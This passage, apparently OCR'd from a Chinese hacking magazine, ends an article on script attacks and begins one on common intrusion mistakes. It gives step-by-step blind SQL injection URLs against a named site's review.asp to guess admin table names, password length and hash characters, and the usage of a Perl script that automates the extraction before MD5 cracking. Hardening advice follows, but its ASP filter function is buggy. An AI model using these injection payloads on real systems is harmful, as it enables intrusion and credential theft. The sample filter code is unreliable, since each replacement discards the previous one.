同上，在正常URL后加“and 0<>(select count(*) from admin where pws)”。其中，“admin”是表名，“pws”是列名。

这样，我们就同样得到了admin表中包含admin列和pws列的信息，当然入侵中不可能这么顺利，如果猜错了，页面会返回错误信息。下一步我们应该是猜管理员ID了，不过我一般不怎么猜这个，在论坛找找管理人员名单或系统中更新的人的ID，差不多就是了。包括一些安全站点哦。呵呵。递交以下URL来确定用户名是否是管理员组的：

http://ilikekiss.com/down/review.asp?id=1%20and%20'admin'=(select%20admin%20from%20admin%20where%20admin='admin')

在正常URL后加“and 'admin'=(select admin from admin where admin='admin')”，解释一下，第一个和第五个“admin”是我们要猜的管理员ID，第二个和第四个是保存ID的列名，第三个是保存管理员ID的表名。如果admin的确是管理员组的话，等式自然成立了，页面也该正常返回。先猜猜密码位数吧：

http://ilikekiss.com/down/review.asp?id=1%20and%20'admin'=(select%20admin%20from%20admin%

20where%20len(pws)>16)

猜测密码大于16位，返回“子查询最多能返回一个记录”，这是正常的因为所有人的密码都是加密过的，当然位数一样拉，再猜：

http://ilikekiss.com/down/review.asp?id=1%20and%20'admin'=(select%20admin%20from%20admin%20where%20len(pws)=32)

返回的页面和上面一样，说明管理员加密后的密码是32位。如果猜错了，会返回“还没有评论，等待你的添加哦”的信息。

http://ilikekiss.com/down/review.asp?id=1%20and%20'admin'=(select%20admin%20from%20admin%20where%20left(pws,1)='e')

猜测第一位密码为e，如果正常显示说明猜对了。

http://ilikekiss.com/down/review.asp?id=1%20and%20'admin'=(select%20admin%20from%20admin%20where%20left(pws,2)='e0')

猜测前二位密码为e0

如果32位密码都这样猜，会猜到明天去的，所以我把wawa写的动网文章系统注入漏洞的利用程序改了一下，可以猜解盗帅管理员密码了。

感谢wawa，用法：

```
daoshuai.pl <host> <way> <articleID>
<errInfo> <username>
D:\>daoshuai.pl 1.1.1.1 /download/2/
review.asp 1 "还没有评论，等待你的添加哦"
admin
格式很清楚了，c:\程序名 IP 路径 文件ID
"出错信息" 管理员ID
```

成功后得到密码。再用破解MD5密码的工具破密码就是了。

防范：

在review.asp中加入

```
if IsNumeric(request.QueryString("id"))
=False then
response.write("请勿输入非法字符")
      response.end
end if
%>
<html>
```

即可弥补该漏洞，另外官方站点已发布补丁（http://www.daoshuai.com）。

五、各种脚本攻击的防范

虽然脚本攻击技术种类多种多样，攻击方式灵活多变，但防范思路和方法是明确的、单一的。除了跨站攻击不能通过配置服务器防范外，其他的攻击都可以通过加强服务器的安全配置达到防范的目的。但问题出在WEB程序本身。我们还是从根本抓起，从WEB程序代码中解决现有问题。不过服务器配置也会提一下，由于修补代码过于冗长，仅给出关键代码，大家可以自行完善。如像大多数文章、软件管理系统那样，使用id变量来调用信息的，就检测id是否为数字类型。可以这样来检查。

1.ASP

```
if IsNumeric(request.QueryString("id"))
=False then
    response.write("请勿输入非法字符")
    response.end
end if
PHP
<?
if (is_numeric($HTTP_GET_VARS["id"])
==false)
{
  print "请勿输入非法字符";
  exit();
}
?>
```

如果变量并非是简单的数字类型，我们就要过滤单引号、分号、-- 等这些特殊字符，我们可以这样来检查，注意，这里只是范例，更多方法请大家自行发挥。

2.ASP

```
<%
function checkStr(str)
    if isnull(str) then
        checkStr = ""
        exit function
    end if
      checkStr=replace(str,"'","''")
      checkStr=replace(str,";","''")
    checkStr=replace(str,"--","''")
end function
%>
```

3.PHP

```
function gpc2sql($str) {
    if(get_magic_quotes_gpc()==1)
    return $str;
    else
    return addslashes($str);
    }
```


这段代码有点特别，自定义一个函数，先用get_magic_quotes_gpc()函数检查magic_quotes_gpc的状态，如果不是打开的，就利用addslashes()这个函数自动在敏感字符前添加反斜杠。我的思想是既然是程序出了问题，虽然靠系统配置可以解决问题，但既然问题出在程序。干吗不从程序代码入手呢？

六、服务器的设置

1.IIS的设置

IIS其实是一个非常好的WEB服务器软件，并不是不安全，而是没有充分配置好，入侵者为什么获得这么多的信息？为什么能执行WEB后门？为什么能执行这么多种操作？其实都是没有设置好。下面就充分设置一下，加强安全性。


主目录选项卡的设置如图5。




5

这样能最大限度的控制脚本的权限。其次进入“应用程序配置”→“应用程序调试”，把“脚本错误信息”选中“发送文本错误信息给客户”。进入“应用程序配置”→“应用程序映射”把需要映射的“动作”改为限于“GET,HEAD,POST”，如图6。

动作不需要这么多的。全部的动作就





6

是OPTIONS，TRACE，GET，HEAD，DELETE，PUT，COPY，MOVE，PROPFIND，PROPPATCH，SEARCH，

LOCK，UNLOCK。如果允许全部动作我们可以用NC做很多事，呵呵，这不是本文讨论范围。最后最好能装一个IIS ISAPI过滤器——IISShield 1.0.2（下载地址：http://www.kodeit.com/tools/iisshield.htm），它可以保护IIS以避免受到internet上所有已知和未知的攻击。这样IIS就更安全了。至于apache的安全配置，由于内容太多了这里就不写出来了，大家可以参考：http://www.4ngel.net/forums/showthread.php?threadid=93

2.SQL Server的设置

为Web应用程序创建一个专门的用户。服务器角色选：Database Creators，数据库角色允许中选择："public"、"db_owner"。这样基本可以很好的运行Web应用程序。还有就是删除xp_cmdshell扩展存储过程，并且删除xpsql70.dll。

去掉不需要的注册表访问的存储过程，注册表存储过程甚至能够读出操作系统管理员的密码来，如下：

```
Xp_regaddmultistring
Xp_regdeletekey
Xp_regdeletevalue
Xp_regenumvalues
Xp_regread
Xp_regremovemultistring
Xp_regwrite
```

SQL Server强大的功能不得不让我们加紧提防。

3.php.ini的设置

在PHP中，php.ini是配置文件，这个配置的丁点改动，都能影响服务器的安全性。建议按照下面推荐的来设置。关于PHP.INI文件的中文注释在我的论坛"Web安全"版块有，大家可以搜索看看。

```
display_errors=Off
;关闭"显示错误"功能，这样能防止出错信息显示在客户端浏览器上。入侵者就难以获取有用信息。

magic_quotes_gpc=On
;当该项打开时，所有的'（单引号），"（双引号），\（反斜线）and 空字符会自动转为含有反斜线的溢出字符。可以防止注入。


register_globals=Off
;有很多程序都要打开，可以先测试运行是否正常再做修改。

safe_mode=On
;该项对很多函数进行了限制或禁用了，特别是和系统相关的文件打开、命令执行等函数，能在很大程度解决php的安全问题。
```

七、后记

这篇专题就写完了，其中有很多内容我都没有写出来，或者是没有很清楚，对不起大家了。在以后的文章里，我会针对某种技术写的，比如SQL Injection with Orache，毕竟专题包括的内容实在太多了，我一个人真的是难以写完全，如果大家发现有错漏或是和我交流的，请到安全天使论坛来找我。

最后给大家一些忠告，脚本攻击技术的前提就是掌握各种语言和数据库的语法，还有就是耐心、细心。本文仅作为学术交流，请不要对国内任何主机进行破坏，否则后果自负。



入侵过程中你是否遇到过莫名其妙的问题？一大堆的提示是否阻止了你入侵的步伐？本期的主题基本上涵盖了大家在入侵测试中遇到最多的几个方面的问题！仔细的看，没准就是针对你的问题写出来的主题乐园哦！

常见入侵错误原因分析与探讨

齐峰 侯宁（西安） 王建新（上海）

在学习黑客技术的道路上，初学者往往由于经验不足，自己分析解决问题的能力略有欠缺，可能在某一个问题上耗费过多的时间。本文就是来帮助大家解决在常见的网络入侵与防范过程中，初学者容易出现的一些问题、分析一些常见的入侵失败原因。本文既是作者的入侵经验总结，也是对一些常见问题的整理，希望大家读完本文，在以后的入侵测试和黑客技术学习中，能够少依赖他人，多自主探索。

原理性误解

这部分所要讲述的主要是刚刚接触黑客技术的朋友们最容易出现的一些错误，这些错误通常是由于自己的基础知识不够扎实所造成的。

1.过分信任扫描器

（1）一些朋友在进行扫描后不仔细分析扫描报告和其他的一些相关信息，就急急忙忙准备利用相关的入侵工具进行漏洞攻击。图1是一份扫描报告的CGI漏洞部分。

其中就有/null.idq，有的朋友就开始不停地用IDQ漏洞溢出工具来进行攻击，却总是无法成功。要知道扫描器报告的漏洞并不是就一定存在，只是说存在较大的可能性。

如果我们在多次尝试下还不能够溢出成功，那么就应当及时放弃，转而寻找其他的漏洞，不要将宝贵的时间全部浪费这一个漏洞上。

（2）扫描器检测CGI漏洞时，大多数是通过查看返回页面的HTTP代码来判断漏洞是否存在。显然，只要系统管理员根据这条

原则来进行一些修改就可起到误导扫描器的作用了。我们检测IDQ漏洞时一般会在浏览器中手工输入 xxx.xxx.xxx.xxx\123.idq（扫描器原理也大致相同），如果返回的页面是HTTP200，那么就很可能存在这个漏洞，如果返回的是HTTP404或其他一些页面，就多半可能不存在这个漏洞。假如管理员对相应的文件进行了重定向或修改，那么就可能掩盖真实的漏洞，却暴露出实际上并不存在的漏洞。这时扫描器的扫描结果自然也就不可信了。

```
[CGI漏洞]

/null.ida [漏洞描述]
/iissamples/exair/search/qfullhit.htw [漏洞描述]
/iissamples/exair/search/qsumrhit.htw [漏洞描述]
/iissamples/issamples/oop/qsumrhit.htw [漏洞描述]
/iishelp/iis/misc/iirturnh.htw [漏洞描述]
/iissamples/issamples/oop/qfullhit.htw [漏洞描述]
/scripts/samples/search/qsumrhit.htw [漏洞描述]
/scripts/samples/search/qfullhit.htw [漏洞描述]
/null.idq [漏洞描述]
/abczxv.htw [漏洞描述]
/index.asp%81 [漏洞描述]
```

图 1

2.本地和远程不分

曾在一本安全杂志的创刊号上看到过这样一篇文章，里面说到在建立了具有管理员权限的远程IPC$后，就直接在自己的电脑上net user来建立管理员账户了。这样的错误出现在一本安全杂志上实属不该，但是这种本地和远程不分错误的普遍性也由此可见了。

建立IPC$后，我们仍然是在自己的电脑上进行操作，这时用**net user**命令来建立管理员账户自然也是给我们自己的电脑建立用户。这与通常使用的缓冲区溢出漏洞攻击是不一样的。在我们使用缓冲区溢出漏洞的攻击程序完成攻击后，并连接到溢出的端口，如果成功，则会出现一个类似如（图2）的界面。

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

D:\WINNT\system32>
```

图 2

小提示

建立管理员权限的IPC$和漏洞溢出得到的shell

成功建立IPC$:

(1) 还没有入侵到对方系统内

(2) 仍在本机操作

(3) 无法给对方建立管理员账户

(4) 没有获得对方文件的读写权限

漏洞溢出的shell:

(1) 已经入侵到对方系统内

(2) 在操纵对方的电脑

(3) 可以给对方建立账户

(4) 获得对方文件一定的读写权限

这时我们不但可获得对方操作系统版本的详细信息，更重要的是我们已经获取了一定的权限（多数为system权限），而这里的D:\WINNT\system32就是对方的系统文件夹目录了，而如果我们此时输入dir，看到的就是对方计算机system32文件夹下的文件和目录了。

当然，如果我们使用**net user**命令来建立一个账户，自然也是建立在对方的计算机上。而成功建立IPC$后，会提示"命令成功完成"，这时我们所作的一切操作仍然还是在自己的电脑上，我们仍然没有取得对方电脑的控制权，这与缓冲区溢出漏洞攻击获得的shell是不同的。

3.系统判断错误

学习黑客技术的朋友，首先会遇到的就是操作系统类型判别的问题。因为不同的操作系统，一般来说存在的漏洞、攻击方式都会有比较大的区别。如果不能准确判断出操作系统的类型或是判断错误，将导致所做的一切入侵和攻击努力都付之东流。

网上很多文章都讲到了用ping命令返回的信息来判断目标主机，称返回值"TTL=128"为Win2000或WinXP平台的机器，"TTL=255"就是UNIX平台的机器。实际上这种说法是不确切的，原因主要有两点：

（1）我们在使用ping命令时经常会发现，TTL返回值除了128和255两种以外，127、126、254、253等数值也很常见，这种现象就使很多初学者迷惑了。准确的说法应当是：TTL返回值在128附近的目标主机可能为Win2000或WinXP系统，255附近为UNIX系统。

（2）有时我们会发现，明明一台机器已经确定了是Win2000系统，TTL返回值却在255附近。这主要是因为TTL返回值可以通过更改操作系统的注册表来实现。

小知识

TTL是指一个数据包在网络中的生存时间，每经过一个路由器TTL就减去1。

最简单的测试方法是ping和自己相邻网关的IP地址，一般这样的数据包只经过我们自己的网关，所以TTL就只会减去1。

修改TTL值的方法：以改成UNIX类的255为例。

①新建一个记事本文件。

②在其中输入如下内容。

```
*************************************
REGEDIT4

[HKEY_LOCAL_MACHINE\SYSTEM\Current
ControlSet\Services\Tcpip\Parameters]
"DefaultTTL"=dword:000000ff
*************************************
```

③保存后将文件后缀名改为reg。

④双击该文件以导入注册表。

对应的TTL值：

十进制——十六进制

255——FF

128——80

64——40

32——20

另外，我们通过telnet到对方的80端口，然后输入get，回车后根据banner信息来判断操作系统（图3）。

有时也可能不准确，因为banner信息也是可以通过更改文件来改变的。




图 3

小提示：Banner修改方法

（1）WEB 的 Banner 信息存放在系统目录的 system32\inetsrv\w3svc.dll 中，管理员只需要选择打开方式为记事本来打开这个文件。尽管打开这个文件的时候显示的似乎全部是乱码，不过不要紧，只要利用记事本的查找功能查找关键字 5.0 就可以了。然后管理员就可以根据需要用 16 进制编辑器随意修改了。

（2）修改 FTP 的 Banner 和 Smtp 的 Banner 信息分别需要修改 ftpsvc.dll 和 smtpsvc.dll 文件。

（3）对于开启了 telnet 服务的机器入侵者在 telnet 的时候也会暴漏系统信息（图 4）。这句话就说明了是微软的操作系统，我们只需要修改 system32 文件夹下的 login.cmd 文件中的内容就可以了。




图 4

LOOK 注意 修改这个 dll 文件前应当先关闭 w3svc 服务，并且删除 dllcache 文件夹下的 w3svc.dll 文件，这是为了防止 Windows 保护机制自动还原这个文件。

那么利用扫描器软件来进行判断是否就一定准确呢？尽管说扫描器通过判断操作系统协议栈来识别操作系统的方法具有更好的科学性和准确性，但它也仍然不是完美的。

笔者就曾遇到一台机器明明入侵进去后是 Win2000 的系统，但是扫描器却报告说是 Win98 的系统（注：这种情况有的时候可能是由于我们后面提到的特殊网络结构造成的）。究竟什么样的方法才能够帮助我们最准确地判断出操作系统呢，这里我们建议大家使用多管齐下的方法。Banner 信息、扫描器、TTL 值判断法一起使用，应该说这样对操作系统的识别准确率可以达到 95% 以上。

4.端口误解

